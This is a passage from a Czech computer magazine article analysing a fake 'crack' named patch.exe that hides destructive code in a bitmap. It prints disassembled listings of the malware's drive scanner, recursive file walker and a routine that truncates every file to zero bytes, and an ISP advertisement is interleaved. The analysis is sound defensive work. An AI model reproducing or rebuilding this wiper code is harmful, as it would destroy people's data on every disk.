  ja      short cdrom_atd; další písmeno pevného disku
  mov     edx, esp
  call    vymaz_soubory
: ; CODE XREF: skenuj_disky+10j
  dec     byte ptr [esp+0] ; další písmeno pevného disku
  cmp     byte ptr [esp+0], 'C' ; ověř, zda došlo na disku  C:\
  jnb     short dalsi_disk; opaku skenování dalšího disku
  pop     ecx
  popa
  retn
skenuj_disky endp
```

Výpis 13. *Procedura vyhledávající soubory v oddílu*

```
vymaz_soubory  proc near ; CODE XREF: skenuj_disky+14p, vymaž_soubory+28p
  pusha
  push    edx
  call    [ebx+rozhrani.SetCurrentDirectoryA]
  push    '*' ; maska hledaných souborů
  mov     eax, esp
  push    edi
  push    eax
  call    [ebx+rozhrani.FindFirstFileA]
  pop     ecx
  mov     esi, eax
  inc     eax
  jz      short nema_vice_souboru
nalezen_soubor:; CODE XREF: vymaz_soubory+39j
  test    byte ptr [edi], 16 ; je to adresář?
  jnz     short nalezen_katalog
  call    nuluj_velkost rozmer_souboru
  jmp     short hledej_dalsi_soubor
nalezen_adresar: ; CODE XREF: vymaz_soubory+17j
  lea     edx, [edi+2Ch]
  cmp     byte ptr [edx], '.'
  jz      short hledej_dalsi_soubor
  call    vymaz_soubory     ; rekursivní skenování katalogů
hledej_dalsi_soubor: ; CODE XREF: vymaz_soubory+1Ej, vymaz_soubory+26j
  push    5
  call    [ebx+rozhrani.Sleep]
  push    edi
  push    esi
  call    [ebx+rozhrani.FindNextFileA]
  test    eax, eax
  jnz     short nalezen_soubor; je to adresář?
neni_vice_souboru: ; CODE XREF: seg000:0000003Aj, vymaž_soubory+12j
  push    esi
  call    [ebx+rozhrani.FindClose]
  push    '..'            ; cd ..
  push    esp
  call    [ebx+rozhrani.SetCurrentDirectoryA]
  pop     ecx
  popa
  retn
vymaz_soubory  endp
```

Výpis 14. *Destruktivní procedura* `nuluj_velkost_souboru`

```
nuluj_velkost_souboru  proc near ; CODE XREF: vymaž_soubory+19p
  pusha
  mov     eax, [edi+20h] ; rozměr souboru
  test    eax, eax ; pokud má 0 bajtů, přeskoč ho
  jz      short preskoc_soubor
  lea     eax, [edi+2Ch] ; název souboru
  push    20h ; ' ' ; nové atributy pro soubor
  push    eax ; název souboru
  call    [ebx+rozhrani.SetFileAttributesA] ; nastav atributy souboru
  lea     eax, [edi+2Ch]
  sub     edx, edx
  push    edx
  push    80h ; 'Ç'
  push    3
  push    edx
  push    edx
  push    40000000h
  push    eax
  call    [ebx+rozhrani.CreateFileA]
  inc     eax ; povedlo se otevření souboru?
  jz      short preskoc_soubor; pokud ne, nenuluj soubor
  dec     eax
  xchg    eax, esi ; handler souboru nahraj do registru esi
  push    0 ; nastav index souboru na jeho počátek (FILE_BEGIN)
  push    0
  push    0 ; adresa, na kterou nastavit index souboru
  push    esi ; handler souboru
  call    [ebx+rozhrani.SetFilePointer]
  push    esi ; nastav konec souboru na běžící index (začátek souboru),
  ; co způsobi ověří, že soubor bude zkrácen na 0 bajtů
  call    [ebx+rozhrani.SetEndOfFile]
  push    esi ; zavři soubor
  call    [ebx+rozhrani.CloseHandle]
preskoc_soubor: ; CODE XREF: nuluj_velkost_souboru+6j
 ; nuluj_velkost_souboru+2Aj
  popa
  retn
nuluj_velkost_souboru endp
```

Windows 9x, způsobuje zmrznutní programu.

Následným krokem je získání dodatečných funkcí *WinApi* používaných ukrytým kódem a jejich zapsání do struktury `rozhrani`. Dále bude spuštěna procedura `skenuj_dysky`, ověřující existenci dalších disků (konečná část Výpisu 11).

Vyhledávání – skener disků

Vyvolání procedury `skenuj_dysky` je první viditelný znak, že cílem skrytého kódu je destrukce – za jakým cílem by takzvaný crack měl pročesávat všechny disky počítače? Skenování začíná od disku označeném písmenem *Y:*\ až po, pro většinu uživatelů nejdůležitější, disk *C:*\. Pro popsání typu disku je používána funkce `GetDriveTypeA()`, která po zadání písmena oddílu vrací její typ. Kód procedury se nachází na Výpisu 12. Je dobré si všimnout, že procedura hledá pouze standardní oddíly pevných disků a pomíjí disky CD-ROM nebo síťové disky.

Pokud bude nalezen správný oddíl, bude spuštěn rekursivní skener všech jeho adresářů (procedura `vymaz_soubory` – viz Výpis 13). Toto je další důvod k opodstatněným podezřením o destruktivní funkci skrytého kódu: skener, použitím funkce `FindFirtsFile()`, `FindNextFile()` a také `SetCurrentDirectory()`, prochází celý obsah oddílu a vyhledává všechny soubory. O tom svědčí použitá maska* pro proceduru `FindFirstFile()`.

Důsledek: nulování souborů


Dosud jsme mohli mít pouze víceméně opodstatnělá podezření, že kód skrytý v bitmapě, provádí nejakou destruktivní činnost. Na Výpisu 14 se místo toho nachází důkaz zlých záměrů tvůrce programu patch.exe. Je to procedura `nuluj_velkost_souboru` – ta je vyvolána vždy, kdy procedura `vymaz_soubory` nalezne jakýkoli soubor (s libovolným názvem a libovolným rozsahem).

Tato procedura funguje velmi jednoduše. Každému dalšímu nalezenému souboru je za pomocí funkce `SetFileAttributesA()` nastaven archivní atribut. Přesto budou odstraněny jiné atributy, s tím pouze ke čtení (pokud takové byly nastaveny), chránící soubor před zápisem. Následně je soubor otevírán funkcí `CreateFileA()` a, pokud se otevření souboru povedlo, index souboru bude nastaven na jeho počátek.

Za tím účelem procedura používá funkci `SetFilePointer()`, jejíž parametr *FILE_BEGIN* popisuje způsob nastavení indexu (v našem případě – na začátek souboru). Po nastavení indexu je vyvolána funkce `SetEndOfFile()`, jejíž zadáním je nastavení nového rozměru souboru

V síti

- *http://www.datarescue.com* – disasembler *IDA Demo for PE*,
- *http://webhost.kemtel.ru/~sen/* – šestnáctkový editor *Hiew*,
- *http://peid.has.it/* – identifikátor souborů *PEiD*,
- *http://lakoma.tu-cottbus.de/~herinmi/REDRAGON.HTM* – identifikátor *FileInfo*,
- *http://tinyurl.com/44ej3* – editor zásob *eXeScope*,
- *http://home.t-online.de/home/Ollydbg* – zdarma poskytovaný debugger proWindows *OllyDbg*,
- *http://protools.cjb.net* – soubor užitečných nástrojů k analýze binárních souborů.



TUXNET

TUXNET znamená přístup na Internet:


- → bez nutnosti registrace
- → za běžný paušál bez dalších poplatků
- → z celé České Republiky
- → s podporou operačního systému GNU/Linux

Připojte se pomocí modemu na Internet a bez dalších poplatků podpoříte vývoj svobodného software a českou linuxovou komunitu.

Připojení k Internetu TUXNET provozuje společnost Impossible, dodavatel software a provozovatel serveru Linuxzone.cz.

Další informace o této službě naleznete na WWW stránkách tuxnet.linuxzone.cz.


impossible



Obrázek 5. *Schéma procedury skenování disků*

při použití běžící pozice indexu v souboru. Jak je vidět, index souboru byl nastaven dříve na jeho začátek – soubor po této operaci má nula bajtů. Po vynulování souboru se kód vrací k rekursivnímu skenování dalších adresářů pro vyhledání jiných souborů a naivní uživatel, který spustil soubor *patch.exe*, ztrácí další údaje za disku.

Analýza takzvaného cracku nám dovolila, naštěstí bez spuštění souboru, porozumět jeho funkci, vyhledat skrytý kód a popsat jeho chování. Získané výsledky jsou jednoznačné a hrůzostrašné – efekty fungování malinkého programu patch.exe nepatří k příjemným. Destruktivní kód všem nalezeným souborům ve všech oddílech všech disků nastavuje velikost na 0. V případě uložení cenných údajů může být ztráta nevratná. ■



Obrázek 6. *Schéma fungování podezřelého programu*